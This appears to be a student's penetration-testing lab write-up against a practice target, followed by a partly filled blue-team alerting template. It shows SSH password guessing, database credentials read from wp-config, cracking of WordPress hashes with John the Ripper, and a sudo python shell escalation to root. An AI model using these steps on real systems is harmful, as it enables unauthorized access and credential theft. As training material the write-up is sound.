

Configuring Alerts

HTTP Request Size Monitor



1. Scan the network to identify the IP addresses of Target 1
2. Document all exposed ports and services.



Port 22, 80, 111,129 and 445 are open

4. Use SSH to gain a user shell. Two flags are discoverable after this step.
   Hint: Guess michael's password.

By guessing, Michael's password is michael

```
michael@target1: ~
michael@target1: ~
File  Actions  Edit  View  Help
michael@192.168.1.90's password:
Permission denied, please try again.
michael@192.168.1.90's password:
Permission denied, please try again.
michael@192.168.1.90's password:
michael@192.168.1.90: Permission denied (publickey,password).
root@Kali:~# ssh michael@192.168.1.90
michael@192.168.1.90's password:

root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establi
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSD
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known h
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

I open wp-config.conf

```
File   Actions   Edit   View   Help

 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret
```

I see the database password R@v3nSecurity
I can now log in to the database with
mysql --user root --password
R@v3nSecurity

```
michael@target1: /var/...
michael@target1: /var/www/html
File  Actions  Edit  View  Help
+-----------------------+
12 rows in set (0.00 sec)

mysql> use wp_users;
ERROR 1049 (42000): Unknown database 'wp_users'
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.00 sec)

mysql>
```

In the database I see the hashes of Michael and Steve
I can crack the hash of Steve with John the ripper

```
File  Actions  Edit  View  Help

[1]+  Stopped                 nano michael-steven files
root@Kali:~# nano michael-steven
root@Kali:~# john michael-steven
Created directory: /root/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:~# nano
root@Kali:~# nano michael-steven
root@Kali:~# john michael-steven
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:03:12 DONE 3/3 (2021-01-28 17:44) 0.005195g/s 19220p/s 19220c/s 192
20C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
```

By brute forcing the password of Steve I find it, it is pink84

By SSHing into Steve and running
sudo -l
we see that Steve have sudo access over a python module. Let's exploit this

```
Session completed
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -s
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/sh' as root on raven.loc
al.
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c import pty;spawn("/bin/bash");'
-sh: 3: Syntax error: word unexpected (expecting ")")
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven#
```

By using a python vulnerability, I was able to access the root account. I own the system.

Blue Team: Summary of Operations

Table of Contents

Network Topology

TODO: Fill out the information below.

The following machines were identified on the network:

- Name of VM 1
    - **Operating System**: Linux
    - **Purpose**: Attack
    - **IP Address**:192.168.1.90
- Name of VM 2
    - **Operating System**: Linux
    - **Purpose**: Target
    - **IP Address**: 192.168.1.110
- Etc.

Description of Targets

TODO: Answer the questions below.

The target of this attack was: Target 1 . ip address is 192.168.1.110

Target 1 is an Apache web server and has SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

Name of Alert 1

TODO: Excessive HTTP Errors, HTTP Request size monitor and CPU usage monitor

Alert 1 is implemented as follows:

- **Metric**: CPU usage monitor
- **Threshold**: 0.5
- **Vulnerability Mitigated**: DOS of service or Brute Force Attack
- **Reliability**: low reliability, cpu usage varies often.

Name of Alert 2

Alert 2 is implemented as follows:x

- **Packetbeat: Excessive HTTP Errors**
- **Threshold**: 400
- **Vulnerability Mitigated**: This is brute force attack at bad logins.

- **Reliability**: High reliability.

Name of Alert 3

Alert 3 is implemented as follows:

- **Packetbeat**: HTTP Request Size Monitor
- **Threshold**: 4000
- **Vulnerability Mitigated**: Metasploit
- **Reliability**: High reliability.

TODO Note: These alerts are triggered when the traffic are unusual, or when the sizes of the packets are too big, or when there is too much traffic in a short period of time. We can block these by white listing the known ips and used ports.